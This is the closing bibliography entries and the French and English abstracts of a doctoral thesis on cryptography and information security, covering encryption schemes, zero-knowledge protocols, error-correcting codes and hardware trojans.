[YKJ+15] Ji Won Yoon, Hyoungshick Kim, Hyun-Ju Jo, Hyelim Lee and Kwangsu Lee. 'Visual Honey Encryption: Application to Steganography'. In: *Proceedings of the 3rd ACM Workshop on Information Hiding and Multimedia Security, IH&MMSec 2015, Portland, OR, USA, June 17 - 19, 2015*. Ed. by Adnan M. Alattar, Jessica J. Fridrich, Ned M. Smith and Pedro Comesaña Alfaro. ACM, 2015, pp. 65–74. ISBN: 978-1-4503-3587-4 (cit. on pp. 177, 178).

[YL95] Sung-Ming Yen and Chi-Sung Laih. 'Improved Digital Signature Suitable for Batch Verification'. In: *IEEE Trans. Computers* 44.7 (1995), pp. 957–959 (cit. on p. 309).

[You67] Daniel H. Younger. 'Recognition and Parsing of Context-Free Languages in Time n^3'. In: *Information and Control* 10.2 (1967), pp. 189–208 (cit. on p. 183).

[YP09] Yves Younan and Pieter Philippaerts. 'Alphanumeric RISC ARM Shellcode'. In: *Phrack* 66 (2009). Available at http://phrack.org/issues/66/12.html. (cit. on p. 231).

[YPP+11] Yves Younan, Pieter Philippaerts, Frank Piessens, Wouter Joosen, Sven Lachmund and Thomas Walter. 'Filter-resistant code injection on ARM'. English. In: *Journal in Computer Virology* 7.3 (2011), pp. 173–188. ISSN: 1772-9890 (cit. on pp. 231, 232).

[YY05] Adam Young and Moti Yung. 'Malicious Cryptography: Kleptographic Aspects (Invited Talk)'. In: *Topics in Cryptology – CT-RSA 2005*. Ed. by Alfred Menezes. Vol. 3376. Lecture Notes in Computer Science. San Francisco, CA, USA: Springer, Heidelberg, Germany, Feb. 2005, pp. 7–18 (cit. on p. 127).

[YY06] Adam Young and Moti Yung. 'A Space Efficient Backdoor in RSA and Its Applications'. In: *SAC 2005: 12th Annual International Workshop on Selected Areas in Cryptography*. Ed. by Bart Preneel and Stafford Tavares. Vol. 3897. Lecture Notes in Computer Science. Kingston, Ontario, Canada: Springer, Heidelberg, Germany, Aug. 2006, pp. 128–143 (cit. on p. 127).

[YY96] Adam Young and Moti Yung. 'The Dark Side of "Black-Box" Cryptography, or: Should We Trust Capstone?' In: *Advances in Cryptology – CRYPTO'96*. Ed. by Neal Koblitz. Vol. 1109. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1996, pp. 89–103 (cit. on pp. 36, 127).

[YY97] Adam Young and Moti Yung. 'Kleptography: Using Cryptography Against Cryptography'. In: *Advances in Cryptology – EUROCRYPT'97*. Ed. by Walter Fumy. Vol. 1233. Lecture Notes in Computer Science. Konstanz, Germany: Springer, Heidelberg, Germany, May 1997, pp. 62–74 (cit. on p. 127).

[ZO14] Zeyuan Allen Zhu and Lorenzo Orecchia. 'Using Optimization to Break the Epsilon Barrier: A Faster and Simpler Width-Independent Algorithm for Solving Positive Linear Programs in Parallel'. In: *CoRR* abs/1407.1925 (2014). URL: http://arxiv.org/abs/1407.1925 (cit. on p. 68).

[ZQW+10] Lei Zhang, Bo Qin, Qianhong Wu and Futai Zhang. 'Efficient many-to-one authentication with certificateless aggregate signatures'. In: *Computer Networks* 54.14 (2010), pp. 2482–2491 (cit. on p. 47).

[ZW09] Kehuan Zhang and XiaoFeng Wang. 'Peeping Tom in the Neighborhood: Keystroke Eavesdropping on Multi-user Systems'. In: *Proceedings of the 18th Conference on USENIX Security Symposium*. SSYM'09. Montreal, Canada: USENIX Association, 2009, pp. 17–32 (cit. on p. 223).

Résumé

La sécurité de l'information repose sur la bonne interaction entre différents niveaux d'abstraction : les composants matériels, systèmes d'exploitation, algorithmes, et réseaux de communication. Cependant, protéger ces éléments a un coût ; ainsi de nombreux appareils sont laissés sans bonne couverture.

Cette thèse s'intéresse à ces différents aspects, du point de vue de la sécurité et de la cryptographie. Nous décrivons ainsi de nouveaux algorithmes cryptographiques (tels que des raffinements du chiffrement de Naccache–Stern), de nouveaux protocoles (dont un algorithme d'identification distribuée à divulgation nulle de connaissance), des algorithmes améliorés (dont un nouveau code correcteur et un algorithme efficace de multiplication d'entiers), ainsi que plusieurs contributions à visée systémique relevant de la sécurité de l'information et à l'intrusion.

En outre, plusieurs de ces contributions s'attachent à l'amélioration des performances des constructions existantes ou introduites dans cette thèse.

Mots-clés

Cryptographie à clé publique, preuves à divulgation nulle de connaissance, signatures numériques, codes correcteurs d'erreurs, algorithmes, sécurité de l'information, espions matériels

Abstract

Information security relies on the correct interaction of several abstraction layers: hardware, operating systems, algorithms, and networks. However, protecting each component of the technological stack has a cost; for this reason, many devices are left unprotected or under-protected.

This thesis addresses several of these aspects, from a security and cryptography viewpoint. To that effect we introduce new cryptographic algorithms (such as extensions of the Naccache–Stern encryption scheme), new protocols (including a distributed zero-knowledge identification protocol), improved algorithms (including a new error-correcting code, and an efficient integer multiplication algorithm), as well as several contributions relevant to information security and network intrusion.

Furthermore, several of these contributions address the performance of existing and newly-introduced constructions.

Keywords

Public-key cryptography, zero-knowledge proofs, digital signatures, error-correcting codes, algorithms, information security, hardware trojans